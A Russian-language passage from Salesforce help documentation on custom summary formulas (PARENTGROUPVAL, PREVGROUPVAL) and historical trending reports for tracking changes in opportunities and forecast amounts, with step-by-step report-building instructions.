Диаграммы отчетов и панелей мониторинга, содержащие значения из настраиваемых формул резюмирования, отображают знаки после запятой посредством параметра стандартной валюты взамен значения, указанного для формулы. Например, если количество десятичных знаков в формуле резюмирования равно нулю, то десятичные знаки не отображаются в столбцах, однако значения диаграммы содержат десятичные знаки, заданные для стандартной валюты (обычно два десятичных знака). Данное правило применяется к валютам, числам и процентам.

### 1. Создание настраиваемой формулы резюмирования

Настраиваемые формулы резюмирования для сводных и матричных отчетов позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

### 2. Использование функции резюмирования в настраиваемой формуле резюмирования

Функции резюмирования позволяют использовать значения группировок в настраиваемых формулах резюмирования для сводных, матричных и составных отчетов. Система поддерживает две функции резюмирования: PARENTGROUPVAL и PREVGROUPVAL.

### 3. Функции PARENTGROUPVAL и PREVGROUPVAL

Рекомендуем использовать функцию PARENTGROUPVAL для вычисления значений относительно родительской группировки. Рекомендуем использовать функцию PREVGROUPVAL для вычисления значений относительно одноранговой группировки.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

#### 4. Эффективное использование настраиваемых формул резюмирования

Настраиваемые формулы резюмирования позволяют повысить эффективность отчетов, но требуют особого внимания. Ниже перечислены некоторые рекомендации по их использованию.

СМ. ТАКЖЕ:

[Создание настраиваемой формулы резюмирования](#)

[Поля отчетов](#)

#### Создание настраиваемой формулы резюмирования

Настраиваемые формулы резюмирования для сводных и матричных отчетов позволяют рассчитывать дополнительные итоговые значения на основе числовых полей, доступных в отчете.

Формула — это алгоритм, значение которого вычисляется на основе других полей, выражений или значений. Настраиваемые формулы резюмирования могут содержать не более 3 900 символов. Настраиваемые формулы резюмирования доступны в сводных, матричных и составных отчетах. Они не могут одновременно использоваться в нескольких отчетах.

1. Щелкните ссылку **«Добавить формулу»** на панели «Поля» в конструкторе отчетов.
2. Введите имя формулы в том виде, в котором оно должно отображаться в отчете. Метка должна быть уникальной. При необходимости введите описание.
3. Исходя из результата вычисления, выберите соответствующий тип данных для формулы в раскрывающемся списке «Формат».
4. Исходя из выбранного типа данных, выберите количество знаков после запятой в раскрывающемся списке «Знаки после запятой». Данный параметр пропускается для полей валюты в организациях, поддерживающих использование нескольких валют. Взамен, применяется параметр валюты «Знаки после запятой».

Ниже перечислены значения, которые действительны в том случае, если в параметре «Знаки после запятой» выбрано значение **«Нет»**.

- Валюта: отображение не более 18 цифр; позиция десятичной запятой по умолчанию.
  - Проценты: отображение не более 18 цифр; десятичная запятая отсутствует.
  - Числа: отображение не более 18 цифр; позиция десятичной запятой не меняется.
5. Установите нужный переключатель в разделе «Место отображения данной формулы». Расчет для данной формулы отображается в отчете, на выбранном уровне. Чтобы показывать расчет для формулы на каждом уровне, включая уровень общего итога, установите переключатель «Все уровни резюмирования».
  6. Чтобы создать формулу, выполните указанные ниже действия.
    - a. Выберите поле в раскрывающемся списке **«Поля резюмирования»**. Значение данного поля используется в формуле.
    - b. Выберите нужный тип резюмирования. Данный параметр недоступен для поля «Количество записей».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

| Тип резюмирования          | Описание   |
|----------------------------|--|
| <b>Сумма</b>               | Итоговое значение данных в поле или группировке полей.     |
| <b>Наибольшее значение</b> | Максимальное значение данных в поле или группировке полей. |
| <b>Наименьшее значение</b> | Минимальное значение данных в поле или группировке полей.  |
| <b>Среднее значение</b>    | Среднее значение данных в поле или группировке полей.      |

- c. Чтобы добавить операторы в формулу, нажмите кнопку **«Операторы»**.
  - d. Выберите категорию функций («Все», «Логические», «Математические» или «Сводные»), затем выберите нужную функцию и нажмите кнопку **«Вставить»**.
  - e. При необходимости повторите эти действия.
7. Чтобы проверить формулу на наличие ошибок, нажмите кнопку **«Проверка синтаксиса»**. Ошибки выделяются курсором.
  8. Нажмите кнопку **«ОК»**. Формула будет сохранена только после сохранения отчета.

СМ. ТАКЖЕ:

[Создание отчета](#)

[Работа с формулами в отчетах](#)

[Эффективное использование настраиваемых формул резюмирования](#)

[Создание настраиваемой формулы резюмирования для составного отчета](#)

Использование функции резюмирования в настраиваемой формуле резюмирования

Функции резюмирования позволяют использовать значения группировок в настраиваемых формулах резюмирования для сводных, матричных и составных отчетов. Система поддерживает две функции резюмирования: PARENTGROUPVAL и PREVGROUPVAL.

1. Дважды щелкните пункт **«Добавить формулу»** на панели «Поля».
2. Выберите значение *«Резюме»* в раскрывающемся списке «Функции» диалогового окна «Настраиваемая формула резюмирования».
3. Выберите функцию PARENTGROUPVAL или PREVGROUPVAL.
4. Выберите уровень группировки и нажмите кнопку **«Вставить»**.
5. Определите формулу, в том числе место ее отображения.
6. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Работа с формулами в отчетах](#)

[Функции PARENTGROUPVAL и PREVGROUPVAL](#)

Функции PARENTGROUPVAL и PREVGROUPVAL

Рекомендуем использовать функцию PARENTGROUPVAL для вычисления значений относительно родительской группировки. Рекомендуем использовать функцию PREVGROUPVAL для вычисления значений относительно одноранговой группировки.

## PARENTGROUPVAL

Рекомендуем использовать данную функцию для вычисления значений относительно родительской группировки.

**Описание:** Данная функция возвращает значение указанной родительской группировки. Родительская группировка — это любой вышестоящий уровень над группировкой, содержащей формулу. Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.

**Использование:**

**Сводный и составной отчеты:** PARENTGROUPVAL (поле\_резюмирования, уровень\_группировки)

**Матричный отчет:** PARENTGROUPVAL (поле\_резюмирования, родительская\_группировка\_строк, родительская\_группировка\_столбцов)

Параметр поле\_резюмирования отображает значение итогового поля; параметр уровень\_группировки отображает родительский уровень для сводных отчетов, а параметры родительская\_группировка\_строк и родительская\_группировка\_столбцов отображают родительские уровни для матричных отчетов.

**Пример:**

```
TOTAL_PRICE : SUM/PARENTGROUPVAL (TOTAL_PRICE : SUM, GRAND_SUMMARY)
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»



Данная формула вычисляет размер каждого продукта относительно итоговой суммы. Данный пример использует сводный отчет по возможностям и их продуктам, сгруппированным по полю «Имя продукта».

## PREVGROUPVAL

Рекомендуем использовать данную функцию для вычисления значений относительно одноранговой группировки. При отсутствии предыдущей группировки функция возвращает нулевое значение.

**Описание:** Данная функция возвращает значение указанной предыдущей группировки. Предыдущая группировка — это группировка, расположенная в отчете перед текущей группировкой. Выберите уровень группировки и инкремент. Инкремент — это количество столбцов или строк, расположенных перед текущим полем резюмирования. Значение по умолчанию: «1»; максимальное значение: «12». Данная функция может использоваться только в настраиваемых формулах резюмирования для создания отчетов.

### Использование:

```
PREVGROUPVAL(summary_field, grouping_level [, increment])
```

Параметр поле\_резюмирования отображает имя сгруппированной строки или столбца; параметр уровень\_группировки отображает уровень резюмирования, а параметр инкремент отображает количество предыдущих строк или столбцов.

### Пример:

```
AMOUNT:SUM - PREVGROUPVAL (AMOUNT:SUM, CLOSE_DATE)
```

Данная формула вычисляет разницу между текущей и предыдущей стоимостями для каждого месяца отчета. Данный пример использует матричный отчет по возможностям, содержащий столбцы, сгруппированные по полю «Дата закрытия», и строки, сгруппированные по полю «Этап».

## Пример: Скользящее среднее значение за три недели

Чтобы вычислить скользящее среднее значение стоимостей возможностей за три недели, воспользуйтесь примером ниже.

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL (OppProductTrends__c.Amount__c:SUM, OppProductTrends__c.as_of_date__c) + PREVGROUPVAL (OppProductTrends__c.Amount__c:SUM, OppProductTrends__c.as_of_date__c, 2)) / 3
```

### СМ. ТАКЖЕ:

[Создание настраиваемой формулы резюмирования](#)

[Работа с формулами в отчетах](#)

[Создание настраиваемой формулы резюмирования для составного отчета](#)

## Эффективное использование настраиваемых формул резюмирования

Настраиваемые формулы резюмирования позволяют повысить эффективность отчетов, но требуют особого внимания. Ниже перечислены некоторые рекомендации по их использованию.

Функции, предназначенные для настраиваемых формул резюмирования в отчетах, доступны в категории «Функции». Чтобы просмотреть дополнительную информацию об определенной функции, выберите нужную функцию и щелкните ссылку **«Справка по этой функции»**.

- Формула резюмирования не может ссылаться на другую формулу резюмирования.
- Независимо от типа данных, формула резюмирования может содержать поля разных типов, включая: поля чисел, валюты или процентов, а также поля с флажком (истина/ложь). Например, формула резюмирования в отчете «Возможности с партнерами» может ссылаться на поле возможности «Стоимость» или «Продолжительность этапа», либо на поле организации «Годовой доход».
- Диаграммы отчетов и панелей мониторинга, содержащие значения из настраиваемых формул резюмирования, отображают знаки после запятой с помощью параметра валюты по умолчанию, вместо значения, указанного для формулы. Например, если количество десятичных знаков в формуле резюмирования равно нулю, то десятичные знаки не отображаются в столбцах, однако значения диаграммы содержат десятичные знаки, заданные для валюты по умолчанию (обычно два десятичных знака). Данное правило применяется к валютам, числам и процентам.
- Все настраиваемые формулы резюмирования, содержащие поле, которое удалено или недоступно (например, при применении параметров безопасности полей), удаляются из отчета.
- Типы резюмирования «Сумма», «Наибольшее значение», «Наименьшее значение» и «Среднее значение» недоступны для поля «Количество записей».
- Тип резюмирования «Наименьшее значение» содержит пустые или нулевые значения в расчетах формулы резюмирования, если эти значения доступны в данных отчета.
- Тип резюмирования «Наибольшее значение» содержит максимальное пустое (ненулевое) значение, доступное в данных отчета.
- Проценты отображаются в формулах резюмирования в виде десятичных чисел. Так, 20% отображается в виде числа 0,20.
- Операторы позволяют задавать полям в формулах резюмирования отрицательные значения. Например: `{!EMPLOYEES:SUM} + - {!SALES:SUM}`.
- Система Salesforce вычисляет результат для всех настраиваемых формул резюмирования в матричных отчетах, если в разделе «Место отображения данной формулы» не установлен переключатель «Все уровни резюмирования». Формула определяет возвращаемое значение. При нулевом результате отображается пустая ячейка.
- Поля резюмирования в табличных, сводных и матричных отчетах могут отображать не более 21 символа. Поля резюмирования, содержащие не более 21 символа, отображают точные значения; в противном случае, точность отображаемых значений не гарантируется. Если ячейки отчета содержат сообщение «#Превышен размер!», рекомендуем проверить формулы, результаты которых могут содержать более 18 символов. Кроме того, рекомендуем избегать умножения и возведения больших чисел в степень, а также деления на очень маленькие числа.
- Формулы обрабатывают пустые (нулевые) ячейки отчета в виде нулевых значений.
- Если вычисляемое значение формулы содержит ошибку, то в ячейках отчета отображается следующее сообщение: «#Ошибка!». Кроме того, сообщение «#Ошибка!» отображается при делении формулы на ноль. Чтобы устранить ошибку, проверьте формулу и укажите другое значение.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

- Настраиваемые формулы резюмирования кросс-блока доступны в составных отчетах.

СМ. ТАКЖЕ:

[Создание настраиваемой формулы резюмирования](#)

[Настраиваемые формулы резюмирования с составными отчетами](#)


[Создание настраиваемой формулы резюмирования для составного отчета](#)


## Сохранение отчета

Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Чтобы получить точную копию исходного отчета без внесения изменений, нажмите кнопку **«Сохранить как»**. Если используется Lightning Experience, щелкните **«Клонировать»**, чтобы получить точную копию отчета.

1. Проверьте имя, описание и папку. Затем выполните одно из указанных ниже действий.

- Чтобы сохранить отчет и открыть начальную страницу отчетов, нажмите кнопку **«Сохранить»**.
- Чтобы сохранить отчет и открыть страницу запуска отчета, нажмите кнопку **«Сохранить и вернуться к отчету»**.

 **Прим.:** Чтобы сохранить отчет по продажам, прогнозам, возможностям или действиям на определенном уровне детализации иерархии ролей, установите флажок «Сохранить уровень иерархии».

 **Совет:** Имя отчета, дополненное двоеточием, отображается на двух отдельных строках при просмотре отчета. Данный алгоритм позволяет категоризировать отчеты по имени или отображать длинные имена. Например, значение *First Line: Second Line*, введенное в поле «Имя отчета», отображается на странице запуска отчета следующим образом:



## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Для ввода уникального  
имени отчета,  
используемого  
интерфейсом API:


- «Настройка приложения»

Для выбора папки для  
хранения общедоступных  
отчетов:

- «Управление общедоступными отчетами»

## Составление отчетов по архивным изменениям

Благодаря составлению стандартных оперативных отчетов по текущему состоянию дел, пользователи могут анализировать ежедневные и еженедельные изменения возможностей, обращений, прогнозов и настраиваемых объектов.

 **Прим.:** В Lightning Experience поддерживается создание отчетов по архивным трендам с диаграммами, а табличное представление отчетов по архивным трендам недоступно.

### 1. Отслеживание изменений в ожидаемых продажах

Архивный отчет позволяет отслеживать ожидаемые продажи компании на предмет активности, необходимой для достижения текущих и будущих запланированных показателей продаж. При необходимости просмотрите надежные или рискованные сделки за последние три месяца, либо своевременные или затянувшиеся сделки.

### 2. Просмотр изменения стоимостей прогноза

Предлагаем создать архивный матричный отчет по стоимостям, использованным участниками рабочей группы для назначения каждой категории прогноза. Изменения данных стоимостей позволяют определять точность составления прогнозов участниками рабочей группы.

### 3. Отслеживание журнала для обращений

Система позволяет отслеживать действия над обращениями и определять обновления статуса обращения за последние три месяца его жизненного цикла.

### 4. Знакомство с архивным трендингом

Функция архивного трендинга использует специальный тип настраиваемого отчета, предназначенный для определения изменений между пятью датами снимка (например, пять рабочих дней или пять рабочих недель). Наглядное отображение изменений данных поддерживается диаграммами и панелями мониторинга.

### 5. Ограничения по архивному трендингу

Система Salesforce применяет некоторые ограничения к архивному трендингу, а именно: период отслеживания данных, количество строк данных, отслеживаемые поля и объекты. Данные ограничения позволяют уточнять наборы данных, сокращая время ожидания результатов отчетов.

## Отслеживание изменений в ожидаемых продажах

Архивный отчет позволяет отслеживать ожидаемые продажи компании на предмет активности, необходимой для достижения текущих и будущих запланированных показателей продаж. При необходимости просмотрите надежные или рискованные сделки за последние три месяца, либо своевременные или затянувшиеся сделки.

Чтобы просмотреть динамические изменения ожидаемых продаж, рекомендуем сопоставить архивные и текущие значения основных атрибутов возможностей (например, даты, стоимости и статусы). Например, данный сводный отчет позволяет просмотреть стоимости и даты закрытия возможностей, изменившиеся со вчерашнего дня.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

The screenshot shows an analytics interface with the following elements:

- Filters:** 'Add' button, 'Show: All opportunities' dropdown.
- Date Field:** 'Close Date' dropdown, 'Range: Current FQ' dropdown, 'From: 2/1/2013' and 'To: 4/30/2013' date pickers.
- History:** 'Yesterday' dropdown. A filter is applied: 'Amount (Historical): Any Historical Date greater than "\$5,000"'. Red arrow 1 points to this filter.
- Preview:** 'Tabular Format' dropdown, 'Show' dropdown, 'Remove All Columns' button.
- Table:** A table with columns: 'Opportunity Name', 'Amount (Historical)', 'Amount', 'Close Date (Historical)', and 'Close Date'. The 'Amount (Historical)' column is further divided into 'Yesterday' and 'Today'. Red arrow 2 points to the 'Amount' column, and red arrow 3 points to the 'Close Date' column.

| Opportunity Name                      | Amount (Historical) |          | Close Date (Historical) | Close Date |
|---------------------------------------|---------------------|----------|-------------------------|------------|
|                                       | Yesterday           | Today    |                         |            |
| Acme                                  | \$26,000            | \$16,000 | 2/15/2013               | 2/28/2013  |
| Advanced Interconnections Corp* - 32K | \$18,000            | \$20,000 | 2/28/2013               | 2/28/2013  |
| Advanced Interconnections Corp* - 8K  | \$12,000            | \$8,000  | 2/15/2013               | 2/28/2013  |
| Allied Technologies - 40K             | \$30,000            | \$39,000 | 2/15/2013               | 2/15/2013  |
| Data Solutions                        | \$10,000            | \$3,000  | 2/28/2013               | 2/28/2013  |
| DFC Inc. - 50K                        | \$55,000            | \$45,700 | 2/15/2013               | 2/28/2013  |
| Eastern Shipping                      | \$21,500            | \$21,500 | 2/28/2013               | 2/28/2013  |

1. Выберите не более пяти архивных дат для отслеживания ежедневных или еженедельных трендов.
2. Текущие и архивные значения отображаются рядом для удобного сравнения.
3. Измененные даты и стоимости выделяются красным или зеленым цветом.

#### 1. Просмотр динамических изменений ожидаемых продаж

Чтобы просмотреть изменение общей стоимости ожидаемых продаж относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему сравнивать две даты.

#### 2. Определение архивных сделок свыше заданного значения

Например, чтобы просмотреть только сделки со стоимостью более 5 000 рублей без учета возможных изменений на текущую дату, воспользуйтесь отчетом по архивному трендингу, позволяющему отфильтровать все сделки, стоимость которых на вчерашнюю дату не превышала 5 000 рублей.

#### 3. Просмотр затянувшихся сделок

Чтобы просмотреть только затянувшиеся сделки, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, даты закрытия которых перенесены на более позднюю дату.

#### 4. Определение рискованных сделок


Благодаря анализу архивного трендинга, пользователи могут правильно расставлять свои приоритеты путем быстрого определения сделок, которые могут находиться под угрозой. Например, чтобы просмотреть только сделки, стоимость которых снизилась относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, которые сегодня стоят меньше, чем вчера.

Просмотр динамических изменений ожидаемых продаж

Чтобы просмотреть изменение общей стоимости ожидаемых продаж относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему сравнивать две даты.

1. Создайте отчет по журналу возможности.
  - a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
  - b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.
  - c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке «Показать».

Обратите внимание, что поле «Архивная дата» по умолчанию содержит значение *«Вчера»*, а поле «Стоимость (архивное)» отображает вчерашнюю дату.

 **Совет:** Значение даты «Вчера» является *скользящим*, то есть соответствует дате, которая соотносится с текущей датой. Так, поле «Стоимость (архивное)» отображает текущую дату при выполнении данного отчета на следующий день.

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»



3. Щелкните стрелку в заголовках столбцов «Стоимость (архивное)» и «Стоимость (сегодня)». Выберите пункт *«Резюмировать данное поле...»* и установите флажок *«Сумма»*.  
Общая стоимость отображается внизу каждого столбца.
4. Щелкните стрелку в заголовке столбца «Стоимость» и выберите пункт *«Показать изменения»*.
5. Нажмите кнопку **«Запустить отчет»**.
6. Просмотрите различия между итоговыми значениями столбцов «Стоимость (архивное)» и «Стоимость (сегодня)» в столбце «Изменить».

 **Совет:** Цветовое кодирование (красный или зеленый) позволяет мгновенно просматривать измененные значения.

Созданный отчет по архивному трендингу позволяет проанализировать изменения ожидаемых продаж.

СМ. ТАКЖЕ:

[Отчет «Возможности с архивным трендингом»](#)

Определение архивных сделок свыше заданного значения

Например, чтобы просмотреть только сделки со стоимостью более 5 000 рублей без учета возможных изменений на текущую дату, воспользуйтесь отчетом по архивному трендингу, позволяющему отфильтровать все сделки, стоимость которых на вчерашнюю дату не превышала 5 000 рублей.

1. Создайте отчет по журналу возможности.
  - a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
  - b. Выберите отчет **«Возможности с архивным трендингом»** в папке **«Выбор типа отчета»** > **«Возможности»**.
  - c. Нажмите кнопку **«Создать»**.
2. Выберите значение **«Все возможности»** в раскрывающемся списке **«Показать»**.
3. Воспользуйтесь фильтрацией.
  - a. Нажмите раскрывающуюся кнопку **«Добавить»** и выберите пункт **«Фильтр архивного поля»**.
  - b. Выберите значение **«Вчера»** для поля **«Стоимость (архивное)»**.
  - c. Выберите оператор **«больше»**.
  - d. Введите значение **«5 000»** в последнее поле.
  - e. Нажмите кнопку **«ОК»**.

The screenshot shows the Salesforce Analytics report configuration and preview. The filter is set to 'Amount (Historical) > 5,000'. The table preview shows the following data:

| Opportunity Name                      | Amount (Historical) |          | Close Date (Historical) |           |
|---------------------------------------|---------------------|----------|-------------------------|-----------|
|                                       | Yesterday           | Today    | Yesterday               | Today     |
| Acme                                  | \$26,000            | \$16,000 | 2/15/2013               | 2/28/2013 |
| Advanced Interconnections Corp* - 32K | \$18,000            | \$20,000 | 2/28/2013               | 2/28/2013 |
| Advanced Interconnections Corp* - 8K  | \$12,000            | \$8,000  | 2/15/2013               | 2/28/2013 |
| Allied Technologies - 40K             | \$30,000            | \$39,000 | 2/15/2013               | 2/15/2013 |
| Data Solutions                        | \$10,000            | \$3,000  | 2/28/2013               | 2/28/2013 |
| DFC Inc. - 50K                        | \$55,000            | \$45,700 | 2/15/2013               | 2/28/2013 |
| Eastern Shipping                      | \$21,500            | \$21,500 | 2/28/2013               | 2/28/2013 |

4. Нажмите кнопку **«Запустить отчет»**.
5. Просмотрите готовый отчет и убедитесь, что стоимость всех сделок, доступных в столбце **«Стоимость (архивное)»**, превышает 5 000 рублей.



**Совет:** Значения полей **«Стоимость»**, **«Дата закрытия»** и **«Этап»** отображаются зеленым или красным цветом, соответствующим направлению изменения. Чтобы изменить цвета на противоположные, щелкните значок стрелки в заголовке столбца.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Созданный отчет позволяет просмотреть все сделки, стоимость которых на выбранную архивную дату превышала заданное значение.


СМ. ТАКЖЕ:


[Отчет «Возможности с архивным трендингом»](#)

Просмотр затянувшихся сделок

Чтобы просмотреть только затянувшиеся сделки, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, даты закрытия которых перенесены на более позднюю дату.

1. Создайте отчет по журналу возможности.
  - a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
  - b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.
  - c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке *«Показать»*.
3. Воспользуйтесь фильтрацией.
  - a. Нажмите раскрывающуюся кнопку **«Добавить»** и выберите пункт *«Фильтр архивного поля»*.
  - b. Выберите значение *«1 февраля 2013 года»* для поля *«Дата закрытия (архивное)»*.
 

 **Совет:** Чтобы выбрать нужную дату, воспользуйтесь календарем в разделе **«Фиксированный график»**.
  - c. Нажмите кнопку **«ОК»**.
4. Щелкните стрелку в заголовке столбца *«Дата закрытия»* и выберите пункт *«Показать изменения»*.
5. Нажмите кнопку **«Запустить отчет»**.
6. Сравните даты в столбцах отчета *«Дата закрытия (архивное)»* и *«Дата закрытия (сегодня)»* для каждой сделки.
 

 **Совет:** Цветовое кодирование (красный или зеленый) позволяет мгновенно просматривать измененные значения.

СМ. ТАКЖЕ:

[Отчет «Возможности с архивным трендингом»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:


- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»



## Определение рискованных сделок


Благодаря анализу архивного трендинга, пользователи могут правильно расставлять свои приоритеты путем быстрого определения сделок, которые могут находиться под угрозой. Например, чтобы просмотреть только сделки, стоимость которых снизилась относительно вчерашней даты, воспользуйтесь отчетом по архивному трендингу, позволяющему просматривать сделки, которые сегодня стоят меньше, чем вчера.

1. Создайте отчет по журналу возможности.
  - a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
  - b. Выберите отчет *«Возможности с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**.
  - c. Нажмите кнопку **«Создать»**.
2. Выберите значение *«Все возможности»* в раскрывающемся списке *«Показать»*.
3. Воспользуйтесь фильтрацией.
  - a. Нажмите раскрывающуюся кнопку **«Добавить»** и выберите пункт *«Фильтр архивного поля»*.
  - b. Выберите поле *«Стоимость (архивное)»* и оператор *«больше»*.
  - c. Задайте последнему полю тип *«Поле»*.  
 Данный тип позволяет сопоставлять архивную стоимость с любым значением столбца *«Стоимость (сегодня)»* вместо заданной стоимости.
  - d. Нажмите кнопку **«ОК»**.



4. Нажмите кнопку **«Запустить отчет»**.

Созданный отчет позволяет пометить сделки, стоимость которых снизилась относительно вчерашней даты. Обратите внимание, что все результаты в столбце *«Стоимость (сегодня)»* отображаются красным цветом, соответствующим пониженным значениям.

 **Совет:** Чтобы изменить текущее цветовое кодирование, щелкните стрелку над столбцом *«Изменить»* и выберите пункт *«Изменить цвета»*.

СМ. ТАКЖЕ:

[Отчет «Возможности с архивным трендингом»](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»


## Просмотр изменения стоимостей прогноза

Предлагаем создать архивный матричный отчет по стоимостям, использованным участниками рабочей группы для назначения каждой категории прогноза. Изменения данных стоимостей позволяют определять точность составления прогнозов участниками рабочей группы.

Рассмотрим пример ниже.

1. Создайте отчет по журналу прогноза.
  - a. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
  - b. Выберите отчет *«Элементы прогнозирования с архивным трендингом»* в папке **«Выбор типа отчета»** > **«Возможности»**. Прежде чем выбрать данный тип отчета, рекомендуем включить архивный трендинг для элементов прогнозирования. При отсутствии данного типа отчета обратитесь к администратору.
  - c. Нажмите кнопку **«Создать»**.
2. Выберите значение **«Все элементы прогнозирования»** из раскрывающегося списка **«Показать»** области «Фильтры» и настройте нужные фильтры.
  - a. Выберите значение «Дата окончания» из раскрывающегося списка **«Поле даты»**. Выберите значение «Текущий фин. квартал» из раскрывающегося списка **«Диапазон»**. Поля **«С»** и **«По»** автоматически заполняются датами начала и окончания текущего квартала.
  - b. Выберите значения «3 мес. назад», «2 мес. назад» и «1 мес. назад» из раскрывающегося меню **«Архивная дата»**. Каждая выбранная дата добавляется в поле.

### Выполните фильтрацию архивных данных.



**Совет:** Чтобы переместить значение «Вчера» в правую часть поля, удалите его и выберите данное значение из раскрывающегося меню.

3. Выберите нужные данные. В данном случае нас интересует измененная категория и изменение стоимости прогноза.
  - a. Замените параметр **«Табличный формат»** параметром **«Матричный формат»** на панели **«Предварительный просмотр»**.
  - b. Чтобы создать группировку строк, перетащите поле «Ответственный: полное имя» из области «Поля» на панель «Предварительный просмотр».
  - c. Чтобы создать другую группировку строк, перетащите поле «Категория прогноза» правее поля «Ответственный: полное имя».
  - d. Перетащите поле «Стоимость прогноза (архивное)» в матрицу панели «Предварительный просмотр» (ниже желтой черты). Установите флажок «Сумма» в диалоговом окне **«Резюмировать»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

